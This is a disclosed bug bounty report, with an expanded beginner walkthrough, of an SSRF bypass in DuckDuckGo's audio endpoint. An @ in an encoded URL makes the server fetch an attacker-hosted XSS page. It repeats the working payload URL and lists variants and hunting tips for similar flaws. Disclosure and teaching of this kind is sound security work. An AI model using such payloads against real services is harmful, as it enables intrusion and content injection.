SSRF with bypass leads to client side hosting / vulnerabilities ( XSS and others )
The audio endpoint on a search start page accepted a user-supplied URL and fetched it server-side, and the URL parser could be tricked with an embedded @ so the request went to an attacker-chosen host. The fetched content was then served back to the front-end, allowing the attacker to host their own page and script in the site's origin.
ferreiraklet_ Follow with foorw1nner
 Originally disclosed on HackerOne
- Fixed in 33 days
- Paid in 33 days
- Disclosed after 8 months
Summary
Hi team, your web app is vulnerable to SSRF.
Overview of the Vulnerability
Server-side request forgery (SSRF) is a vulnerability that exploits the trust relationship between a server and an application, or other backend systems. An attacker can take advantage of this trust to forge server-side traffic and make HTTP requests to internal or external domains.
Business Impact
SSRF can lead to data theft and through an attacker accessing, deleting, or modifying data from within the application via their access to server-side systems. This could also result in reputational damage for the business through the impact to customers’ trust. The severity of the impact to the business is dependent on the sensitivity of the data being stored in, and transmitted by the application.
Steps to Reproduce
- Enable a HTTP interception proxy, such as Burp Suite or OWASP ZAP
- Use a browser to login and navigate to:
https://start.duckduckgo.com/audio/?u=https:%2f%2faudio.wordnik.com%40raw.githubusercontent.com/ferreiraklet/xss-svg/refs/heads/main/index.html - See the server makes request to the url passed after @, fetchs it's resources and brings it to the website's front-end.
https://start.duckduckgo.com/audio/?u=https:%2f%2faudio.wordnik.com%40raw.githubusercontent.com/ferreiraklet/xss-svg/refs/heads/main/index.html
- Observe the sensitive response
Proof of Concept (PoC)
The screenshot below shows the full exploit:

Impact
SSRF
Interactsh ->

SSRF with bypass on DuckDuckGo's audio endpoint
Context
DuckDuckGo's start.duckduckgo.com hosts the start page and a small audio feature reachable at /audio/. The feature takes a URL in the u query parameter and fetches the resource behind it server-side, then serves the result back to the front-end. That design, a server fetching a user-supplied URL, is the classic SSRF shape: the request originates from DuckDuckGo's infrastructure, not from the visitor's browser.
The report was filed against the *.duckduckgo.com asset, rated medium severity with a CVSS score of 5.6, and paid a 500 USD bounty.
Setup
No account, role or special privilege is needed. The researcher's preconditions are:
- An HTTP interception proxy such as Burp Suite or OWASP ZAP.
- A browser session logged in to DuckDuckGo, used to reach the start page and the audio endpoint.
- A URL the researcher controls that the server can reach, in this case a file hosted on
raw.githubusercontent.com.
Finding it
The /audio/ endpoint accepts a full URL in u. Because the server fetches whatever that parameter points to, the interesting question is whether the fetch can be redirected away from the intended audio host. The researcher found that it can: by placing a host of their choosing after an @ inside the URL, the server follows the URL to that host instead of the one in front of the @, fetches its resources and brings them to the website's front-end.
Exploitation
Step 1: Prepare interception
Enable an HTTP interception proxy, such as Burp Suite or OWASP ZAP, so the request to the audio endpoint can be inspected and replayed.
Step 2: Request the crafted URL
Use a browser to log in and navigate to the following URL:
https://start.duckduckgo.com/audio/?u=https:%2f%2faudio.wordnik.com%40raw.githubusercontent.com/ferreiraklet/xss-svg/refs/heads/main/index.html
The u parameter is percent-encoded. https:%2f%2f decodes to https://, and %40 decodes to @. After decoding, the value is:
In URL syntax the part before @ is user information and the part after it is the host, so the effective host is raw.githubusercontent.com, not audio.wordnik.com. The server makes its request to the URL after the @, fetches its resources and brings them to the website's front-end.
Step 3: Observe the response
The server returns the content of the fetched resource to the front-end. The screenshot below shows the full exploit:
The report's title describes this as leading to client-side hosting and vulnerabilities including XSS.
Step 4: Confirm out-of-band interaction
The report also includes an Interactsh screenshot. The second screenshot shows the interaction:
Root cause
The server fetches the host after the @ rather than the one before it, and the report does not describe the validation code. A URL that looks like it points at audio.wordnik.com is actually fetched from raw.githubusercontent.com. The report does not describe the validation code, so the exact check that was bypassed is not stated; the bypass mechanism itself, user information before @ overriding the apparent host, is shown directly in the payload.
Impact
As described in the report, SSRF lets an attacker forge server-side traffic and make HTTP requests to internal or external domains, exploiting the trust between the server and backend systems. The report notes that this can lead to data theft through an attacker accessing, deleting or modifying data from within the application via their access to server-side systems, and to reputational damage through the impact on customers' trust. It adds that the severity of the business impact depends on the sensitivity of the data stored in and transmitted by the application.
In this instance the practical consequence shown is that attacker-controlled content is fetched by the server and delivered to the front-end, which the report frames as client-side hosting and vulnerabilities such as XSS. The report does not demonstrate access to internal services or internal data.
Fix
The defect to address is the mismatch between the URL validation and the URL actually fetched: the check and the HTTP client must agree on the authority component, and user information before @ must not be able to change which host is contacted. Restricting the fetch to an allowlist of expected hosts, and rejecting URLs whose parsed host differs from the host the validator inspected, would close the bypass.
Variants to test
- User information before
@. Submit a URL whose apparent host is the allowed one and whose real host is yours, as in the payload above. A positive result is the server fetching and returning content from your host. - Encoded
@and slashes. Try%40,%2fand mixed encodings in theuvalue, since the endpoint decodes the parameter before fetching. A positive result is the same fetch from an unexpected host after decoding. - Redirect chains. Point the allowed host at a redirect to your own host, if you can control a path on it. A positive result is the server following the redirect and returning your content.
- Out-of-band confirmation. Use Interactsh or a similar service as the target host and watch for the callback. A positive result is an inbound request from the target's infrastructure, which proves the fetch even when the response body is not reflected.
Hunting notes
This bug lives in features that take a URL and fetch it server-side: media and audio proxies, link previews, image fetchers and anything with a u, url or src parameter. During recon, look for endpoints on the main application domain that accept a full URL and return content from it; .
What happened, in plain words
DuckDuckGo runs a start page at start.duckduckgo.com. On that site there is a small audio feature at /audio/. You give it a web address in a parameter called u, and DuckDuckGo's own server goes and fetches whatever is at that address, then hands the result back to the page in your browser.
That is convenient, but it means the request is made by DuckDuckGo's computers, not by your browser. A feature like that is called a server-side fetch: the server, not the visitor, does the downloading. When an attacker can make a server fetch an address of their choosing, the weakness is called SSRF, short for Server-Side Request Forgery. A simple comparison: imagine a hotel concierge who will go and collect anything you name from anywhere in the city. Normally that is a service. If you can talk the concierge into fetching things from rooms the guests are not allowed into, the service has become a problem.
The researcher found that the audio endpoint could be steered to a host of their choosing by putting that host after an @ sign inside the URL. The server fetched the researcher's own file and delivered it to the front-end of the DuckDuckGo page. The report was filed against the *.duckduckgo.com asset, rated medium severity with a CVSS score of 5.6, and paid a 500 USD bounty.
The pieces you need to know
Before the steps make sense, here are the few ideas they rely on.
- URL (web address). The string you type in the browser bar, like
https://example.com/page. It has parts: the scheme (https), the host (the machine,example.com), and the path (/page). - Query parameter. The bit after a
?in a URL, made of a name, an=, and a value. In?u=something, the parameter is nameduand its value issomething. Web applications read these values and act on them. - Server-side vs client-side. Client-side means code running in your browser, on your machine. Server-side means code running on the company's machines. A server-side fetch is the company's computer making the request.
- HTTP interception proxy. A tool that sits between your browser and the website and lets you look at, pause, edit and resend the requests. Burp Suite and OWASP ZAP are two well-known ones. Think of it as a recording box on the phone line: you hear exactly what was said and you can say it again.
- Encoding. Some characters cannot travel safely inside a URL, so they are written as a percent sign plus two characters.
%2fmeans/and%40means@. Encoding is just a spelling convention so the URL survives the trip intact. - XSS (Cross-Site Scripting). A weakness where content controlled by an attacker ends up being treated as part of a trusted web page and runs in the visitor's browser. If a page displays attacker-supplied HTML as if it were the page's own, that is the shape of XSS.
- Interactsh. A free service that gives you a unique address and records any request that arrives at it. You use it to prove that a server really did make a request, even when you cannot see the response.
Setup
No account, role or special privilege is needed. The researcher's preconditions are:
- An HTTP interception proxy such as Burp Suite or OWASP ZAP.
- A browser session logged in to DuckDuckGo, used to reach the start page and the audio endpoint.
- A URL the researcher controls that the server can reach, in this case a file hosted on
raw.githubusercontent.com.
Why each one: the proxy lets you watch and replay the exact request, so you can tell what the server received and repeat it. The logged-in browser session is how you reach the feature the way a normal user would. The controlled URL is the destination you want the server to visit instead of the intended audio host; without a place you control, you cannot show that the server went where you told it to.
Finding it
The /audio/ endpoint accepts a full URL in u. Because the server fetches whatever that parameter points to, the interesting question is whether the fetch can be redirected away from the intended audio host. The researcher found that it can: by placing a host of their choosing after an @ inside the URL, the server follows the URL to that host instead of the one in front of the @, fetches its resources and brings them to the website's front-end.
Exploitation
Step 1: Prepare interception
Enable an HTTP interception proxy, such as Burp Suite or OWASP ZAP, so the request to the audio endpoint can be inspected and replayed.
This step is preparation. You want to see the request as it leaves your browser and be able to send it again, so that when something interesting happens you can look at exactly what was sent and reproduce it.
Step 2: Request the crafted URL
Use a browser to log in and navigate to the following URL:
https://start.duckduckgo.com/audio/?u=https:%2f%2faudio.wordnik.com%40raw.githubusercontent.com/ferreiraklet/xss-svg/refs/heads/main/index.html
Line by line, in plain words:
https://start.duckduckgo.com/audio/is the DuckDuckGo audio feature. This is the page you are asking.?u=starts the query parameter namedu. Everything after the=is the value the server will read.https:%2f%2faudio.wordnik.comis the beginning of the address the server is supposed to fetch.%2f%2fis the encoded form of//, so once decoded this readshttps://audio.wordnik.com.%40is the encoded form of@.raw.githubusercontent.com/ferreiraklet/xss-svg/refs/heads/main/index.htmlis the rest of the address: a file hosted on GitHub's raw content service.
The u parameter is percent-encoded. https:%2f%2f decodes to https://, and %40 decodes to @. After decoding, the value is:
This is the heart of the trick, so it is worth slowing down. In URL syntax the part before @ is called user information (a leftover from the days when you could put a username and password in a URL), and the part after it is the host. So in the decoded address, audio.wordnik.com is only user information, and the real host is raw.githubusercontent.com. The server makes its request to the URL after the @, fetches its resources and brings them to the website's front-end.
Step 3: Observe the response
The server returns the content of the fetched resource to the front-end. The screenshot below shows the full exploit:
The report's title describes this as leading to client-side hosting and vulnerabilities including XSS.
Step 4: Confirm out-of-band interaction
The report also includes an Interactsh screenshot. The second screenshot shows the interaction:
Why this matters: sometimes the response you get back is not enough to prove the server made the request. Interactsh gives you an address that records every visit. If a request from DuckDuckGo's infrastructure shows up there, you have independent proof that the server went where you pointed it, even if the page itself showed you nothing.
Root cause
The server fetches the host after the @ rather than the one before it, and the report does not describe the validation code. A URL that looks like it points at audio.wordnik.com is actually fetched from raw.githubusercontent.com. The report does not describe the validation code, so the exact check that was bypassed is not stated; the bypass mechanism itself, user information before @ overriding the apparent host, is shown directly in the payload.
A comparison: two people read the same postal address. One reads the name on the envelope and delivers it to that person. The other reads the street line and delivers it to that building. Both think they followed the address, and the letter ends up somewhere the sender did not intend.
Impact
As described in the report, SSRF lets an attacker forge server-side traffic and make HTTP requests to internal or external domains, exploiting the trust between the server and backend systems. The report notes that this can lead to data theft through an attacker accessing, deleting or modifying data from within the application via their access to server-side systems, and to reputational damage through the impact on customers' trust. It adds that the severity of the business impact depends on the sensitivity of the data stored in and transmitted by the application.
In this instance the practical consequence shown is that attacker-controlled content is fetched by the server and delivered to the front-end, which the report frames as client-side hosting and vulnerabilities such as XSS. The report does not demonstrate access to internal services or internal data.
Fix
The defect to address is the mismatch between the URL validation and the URL actually fetched: the check and the HTTP client must agree on the authority component, and user information before @ must not be able to change which host is contacted. Restricting the fetch to an allowlist of expected hosts, and rejecting URLs whose parsed host differs from the host the validator inspected, would close the bypass.
An allowlist is the opposite of a blocklist: instead of naming what is forbidden, you name the short list of what is permitted and refuse everything else.
Variants to test
- User information before
@. Submit a URL whose apparent host is the allowed one and whose real host is yours, as in the payload above. A positive result is the server fetching and returning content from your host. - Encoded
@and slashes. Try%40,%2fand mixed encodings in theuvalue, since the endpoint decodes the parameter before fetching. A positive result is the same fetch from an unexpected host after decoding. - Redirect chains. Point the allowed host at a redirect to your own host, if you can control a path on it. A positive result is the server following the redirect and returning your content.
- Out-of-band confirmation. Use Interactsh or a similar service as the target host and watch for the callback. A positive result is an inbound request from the target's infrastructure, which proves the fetch even when the response body is not reflected.
A redirect is a server's way of saying "not here, look over there" and sending the client to a new address automatically. If the fetcher follows redirects without re-checking the destination, the same bypass can happen one hop later.
Hunting notes
This bug lives in features that take a URL and fetch it server-side: media and audio proxies, link previews, image fetchers and anything with a u, url or src parameter. During recon, look for endpoints on the main application domain that accept a full URL and return content from it; .
Recon simply means the survey phase: browsing the application, reading its requests, and noting which features accept input that looks like an address.
Glossary
- SSRF (Server-Side Request Forgery): a weakness where an attacker can make a server send requests to an address the attacker chooses.
- Server-side: happening on the company's computers rather than in the visitor's browser.
- Client-side: happening in the visitor's browser, on the visitor's machine.
- URL: a web address, made of a scheme, a host and a path, optionally with query parameters.
- Host: the machine named in a URL, the part that identifies where the request goes.
- Query parameter: a name and value pair after the
?in a URL, such asu=.... - User information: the optional part of a URL before an
@, historically a username and password, which does not determine the host. - Percent encoding: writing characters as
%plus two characters, for example%2ffor/and%40for@, so they survive inside a URL. - Double-encoded: encoded once and then encoded again, so a decoder has to run twice to reveal the original characters.
- HTTP interception proxy: a tool such as Burp Suite or OWASP ZAP that sits between browser and server so requests can be viewed, paused, edited and replayed.
- XSS (Cross-Site Scripting): a weakness where attacker-controlled content is treated as part of a trusted page and runs in the visitor's browser.
- Interactsh: a service that provides a unique address and records requests arriving at it, used to prove a server made a request.
- Out-of-band: confirming something through a separate channel, such as a callback to your own server, rather than through the normal response.
- CVSS score: a numeric severity rating for a vulnerability; this report was rated 5.6, medium.
- Bounty: a payment made by a program to a researcher for a valid report.
- Root cause: the underlying reason a vulnerability exists, as opposed to its visible symptom.
- Allowlist: a list of things explicitly permitted, with everything else refused.
- Redirect: a server response that sends the client on to a different address.
- Recon: the survey phase of testing, where you explore an application and note its features and inputs.
- Front-end: the part of the application the visitor sees and interacts with in the browser.





